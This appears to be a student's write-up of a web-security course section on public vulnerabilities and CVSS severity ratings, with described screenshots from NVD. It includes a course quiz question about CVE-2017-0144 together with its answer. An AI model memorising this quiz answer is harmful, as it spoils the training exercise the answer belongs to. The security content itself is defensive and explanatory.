- Public vulnerabilities affect:
 - The **web application** itself

- **Plugins, libraries, or third-party components**
 - **Web servers and back end systems**
-

CVSS (Common Vulnerability Scoring System):

- **Standardized system** to measure severity of vulnerabilities.
- Helps prioritize patches and assess risk.

CVSS V2.0 Ratings	
Severity	Base Score Range
Low	0.0-3.9
Medium	4.0-6.9
High	7.0-10.0
CVSS V3.0 Ratings	
Severity	Base Score Range
None	0.0
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0

- **Base Score:** Measures inherent severity.
 - **Temporal & Environmental metrics:** Adjust based on context or impact in a specific environment.
 - Tools: [CVSS Calculator v2](#), [CVSS Calculator v3](#)
-

Back-End Component Vulnerabilities:

- Especially dangerous if they affect:
 - **Web servers** (e.g., Apache, NGINX) via TCP (e.g., ShellShock).

- **Databases or OS-level services** when accessed locally after initial compromise.
- Even if not exploitable externally, these flaws can be chained with others for **privilege escalation** or **lateral movement**.

Understanding and identifying **public vulnerabilities** is a key part of penetration testing and web security auditing. Using CVEs and CVSS scores allows testers and defenders to evaluate risks accurately, prioritize fixes, and protect the entire infrastructure—starting with external web-facing services.

Question:



The screenshot shows a quiz interface with a dark background. At the top, it says 'Questions' and 'Answer the question(s) below to complete this Section and earn cubes!'. Below this is a question: '+1 🟩 What is the CVSS v2.0 score of the public vulnerability CVE-2017-0144?'. The answer '9.3' is shown in green. At the bottom right, there are two buttons: 'Submit' and 'Hint'.



The screenshot shows the 'Metrics' page for CVE-2017-0144. It has tabs for 'CVSS Version 4.0', 'CVSS Version 3.x', and 'CVSS Version 2.0'. The 'CVSS Version 3.x' tab is selected. Below the tabs, it says 'NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.' and 'CVSS 3.x Severity and Vector Strings:'. There are two rows of data: one for NIST: NVD and one for ADP: CISA-ADP. Both rows show a 'Base Score' of 8.8 HIGH and a 'Vector' of CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H.

Source	Base Score	Severity	Vector
NIST: NVD	8.8	HIGH	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
ADP: CISA-ADP	8.8	HIGH	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

CONCLUSION

This assignment provided a foundational overview of web applications, highlighting the structure and interaction between front end and back end components. By exploring key technologies such as HTML, CSS, JavaScript, and server-side elements like web servers, databases, and APIs, we gained insight into how modern web applications are built and function. Additionally, the discussion of common vulnerabilities—ranging from sensitive data exposure to XSS, CSRF, and HTML injection—emphasized the critical importance of

secure coding practices. Understanding both the technical layout and the associated risks is essential for developing, maintaining, and securing robust web applications in today's interconnected digital environment.